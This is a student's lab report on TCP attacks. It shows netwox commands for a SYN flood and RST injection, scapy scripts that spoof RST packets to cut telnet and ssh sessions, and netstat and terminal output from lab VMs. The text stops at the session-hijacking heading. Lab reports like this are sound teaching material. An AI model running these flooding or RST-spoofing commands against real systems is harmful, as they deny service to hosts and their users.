Network Security Lab 1

For this lab I used 3 virtual machines with the following ip addresses:

1. VMSEED - 10.0.2.4
2. sclient - 10.0.2.6
3. Sattacker - 10.0.2.5

Question 1: SYN flood attack

Ans:
I carried out a DOS attack from the sattack VM onto the vmseed VM. Specifically, I attacked port 23 which is the port number for telnet. I used sclient to verify whether the attack was successful by trying to telnet to vmseed. I used wireshark to capture the attacking packets.

The Netwox command used was:
sudo netwox 76 -i 10.0.2.4 -p 23


How SYN cookies work against SYN flooding attack

Each server has a SYN queue which stores all the half open connections it receives. When the queue is filled the server can't take anymore connections.
SYN cookies are used to make sure that the server doesn't drop connections when the SYN queue is filled. When the server detects that it is under SYN flood attack, instead of storing the additional requests in the queue, it encodes the request into sequence number of the SYN+ACK response from the server to the client. This way, instead of using up it's own resources, the server encodes the requests and send it back to the client. If the server gets an ACK back fom the client it decodes the queue entry from the sequence number and proceeds to make a connection.

How I know if the attack is successful:


I used a 3rd VM to try form a legitimate telnet connection with the victim server. If the attack is unsuccessful, the client will still be able to establish a connection with the server. However, if the attack is successful, the server's queue will be full and the client won't be able to establish a connection to the server.

Results with SYN Cookie enabled:



When the syn cookie enabled, the client VM could still connect to the server. This is because the server's queue wasn't completely filled with half opened connections (SYN_RECV).

Results with SYN Cookie disabled:



When the SYN Cookie is disabled, we can see that the SYN flooding attack was successful because the client can't telnet to the server anymore. This is because the server's queue is now overwhelmed with half opened connections (SYN_RECV) and can't accept anymore connections to the port 23. The client waits for an acknowledgement from the server for a default time period of 60 seconds before the connection times out.

Netstat -tna before the attack:

```
[09/29/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

Before the attack we can see that the tcp port 23 is in LISTEN State as there are no connection requests.

Netstat -tna after the attack:

```
[09/29/20]seed@VM:~$ netstat -tnaActive Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             251.102.82.129:61055    SYN_RECV
tcp        0      0 10.0.2.4:23             251.180.138.40:11548    SYN_RECV
tcp        0      0 10.0.2.4:23             240.133.201.158:31695   SYN_RECV
tcp        0      0 10.0.2.4:23             243.193.132.49:50064    SYN_RECV
tcp        0      0 10.0.2.4:23             247.2.20.164:63224      SYN_RECV
tcp        0      0 10.0.2.4:23             246.117.230.178:26266   SYN_RECV
tcp        0      0 10.0.2.4:23             248.113.63.127:28632    SYN_RECV
tcp        0      0 10.0.2.4:23             242.7.91.224:5328       SYN_RECV
tcp        0      0 10.0.2.4:23             248.165.9.180:54761     SYN_RECV
tcp        0      0 10.0.2.4:23             240.145.223.91:59225    SYN_RECV
tcp        0      0 10.0.2.4:23             248.140.114.166:60525   SYN_RECV
tcp        0      0 10.0.2.4:23             243.31.91.122:59092     SYN_RECV
tcp        0      0 10.0.2.4:23             251.8.131.137:44069     SYN_RECV
tcp        0      0 10.0.2.4:23             243.81.180.246:9438     SYN_RECV
tcp        0      0 10.0.2.4:23             253.164.58.243:9957     SYN_RECV
tcp        0      0 10.0.2.4:23             244.7.231.218:33042     SYN_RECV
tcp        0      0 10.0.2.4:23             242.144.228.46:60330    SYN_RECV
tcp        0      0 10.0.2.4:23             253.218.219.148:57584   SYN_RECV
tcp        0      0 10.0.2.4:23             244.106.143.35:30956    SYN_RECV
tcp        0      0 10.0.2.4:23             251.137.107.66:51478    SYN_RECV
```

Using the netwox command, the attacker keeps sending requests to the server using a random IP address.
After the attack we can see that there are a lot of SYN requests to the victim server's telnet port (23) and the after the server sends an acknowledgement back to the client(in this case random IP addresses are used), the queue is filled with half opened connections. If the SYN cookie is disabled the server will keep waiting for a final acknowledgement from the clients and store the request in the queue until it gets one. Because the attacker sends the SYN requests without the intention of sending the final acknowledgement back by using random IP address, the queue will be overwhelmed at some point and will not be able to take anymore requests.

Question 2: TCP RST attack on telnet and ssh:

How RST works:
Normally, when a client/server want to close a connection, they have to follow the protocol:
If the client sends a FIN, the server then recipes with ACK and the connection from client to server is closed. Similarly, to close the connection server to client, the server will send FIN and client will acknowledge with ACK.

However, in case of emergencies, the connection can be immediately broken by either VMs by sending the TCP RST packet. RST is a flag that can be set in the TCP header. Attackers can use this to immediately break the connection by impersonation either of the VMs and sending RST packet.

To create a new RST packet using scapy we need to set atleast:

1. Source IP - We already know (client's IP)
2. Dest. IP - We already know (server's IP)
3. Source port - We can get from Wireshark
4. Dest. port - 22 for ssh and 23 for telnet
5. Sequence number - We can get from Wireshark
6. And set the RST flag.


So we sniff using wireshark on the attacker's VM and use the details in the last TCP packet to set the fields.


Using netwox 78, we can just set the filter as "src 10.0.2.5" this will make sure that for every packet sent from 10.0.2.5, a reset packet will be sent back to 10.0.2.5.
So in this case, when there is a telnet/ssh connection between a client and a server, setting either of them as the sources will make sure that once the source sends the packet the telnet/ssh connection will be terminated.

Telnet is a bidirectional communication protocol. The connection between the client and server is not encrypted so it is easy to access the TCP header and spoof the packet. SSH is more secure. However, it conducts encryption at the transport layer so we can still access and spoof the TCP header.
There is not much difference between attack on telnet and on ssh except for the change in port numbers.

Telnet


Using Netwox - Telnet





Here we can see that the client(10.0.2.5) successfully established a connection to the server. However, after sending a packet from the client, it gets a TCP RST request from the source and the connection is terminated.

Using Scapy - Telnet



```
[10/01/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Oct  1 21:13:26 EDT 2020 from 10.0.2.5 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/01/20]seed@VM:~$ Connection closed by foreign host.
```

```
options    : TCPOptionsField                   = []              ([])
[10/01/20]seed@VM:~/Desktop$ sudo python tcprst.py
version    : BitField (4 bits)                 = 4               (4)
ihl        : BitField (4 bits)                 = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField (3 bits)               = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.0.2.5'      (None)
dst        : DestIPField                       = '10.0.2.4'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 45608           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 1955465760      (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField (4 bits)                 = None            (None)
reserved   : BitField (3 bits)                 = 0               (0)
flags      : FlagsField (9 bits)               = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              ([])
```

Part of the packet constructed using scapy

Code used:

#TCP RST attack
#!/usr/bin/python

```
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=45608, dport=23, flags="R", seq=1955465760)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

SSH

Using Netwox - SSH

```
[09/30/20]seed@VM:~$ #This is the attacker
[09/30/20]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.5"
^C
[09/30/20]seed@VM:~$
```


```
[09/30/20]seed@VM:~$ ssh 10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of known hosts.
seed@10.0.2.6's password:
Permission denied, please try again.
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Sep 30 20:58:00 2020 from 10.0.2.5
[09/30/20]seed@VM:~$ hpacket_write_wait: Connection to 10.0.2.6 port 22: Broken pip
e
[09/30/20]seed@VM:~$
```

Using Scapy - SSH




```
[10/01/20]seed@VM:~$ ssh 10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known hosts.
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Thu Oct  1 21:39:43 2020 from 10.0.2.5
[10/01/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.4 port 22: Broken pipe
[10/01/20]seed@VM:~$
```

```
[10/01/20]seed@VM:~/Desktop$ sudo python tcprst.py
version   : BitField (4 bits)                = 4               (4)
ihl       : BitField (4 bits)                = None            (None)
tos       : XByteField                       = 0               (0)
len       : ShortField                       = None            (None)
id        : ShortField                       = 1               (1)
flags     : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag      : BitField (13 bits)               = 0               (0)
ttl       : ByteField                        = 64              (64)
proto     : ByteEnumField                    = 6               (0)
chksum    : XShortField                      = None            (None)
src       : SourceIPField                    = '10.0.2.5'      (None)
dst       : DestIPField                      = '10.0.2.4'      (None)
options   : PacketListField                  = []              ([])
--
sport     : ShortEnumField                   = 47304           (20)
dport     : ShortEnumField                   = 22              (80)
seq       : IntField                         = 819347961       (0)
ack       : IntField                         = 0               (0)
dataofs   : BitField (4 bits)                = None            (None)
reserved  : BitField (3 bits)                = 0               (0)
flags     : FlagsField (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window    : ShortField                       = 8192            (8192)
chksum    : XShortField                      = None            (None)
```


Firefox Web Browser


Code used:

```
#TCP RST attack
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=47304, dport=22, flags="R", seq=819347961)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Question 3: TCP RST attack on video streaming apps:

For this attack we use the same command as the previous attack. The difference between this and the previous attack is that for streaming a video, there is a continuous transfer of packets between the server and client and we can't break it. If we try to sniff each packet, get the required values(sequnce number, port number etc) to construct the TCP RST packet, we won't be able to keep up with the client and server.
Netwox 78 is a tool that can be used to automatically send continuous TCP RST packets. It is built using C so it is fast enough too keep up with the client and server.
Here the client is the VM 10.0.2.5 and the server is the youtube server.
When I execute the command netwox 78 --filter "src host 10.0.2.5", every packet sent from the client is returned with a rst. While the connection won't be completely terminated because packets will keep flowing between the client and the server, the requests are all responded with reset so we can see the secure connection failed on the video site.






Question 4: TCP Session Hijacking

The steps used in conducting this attack are as follows:

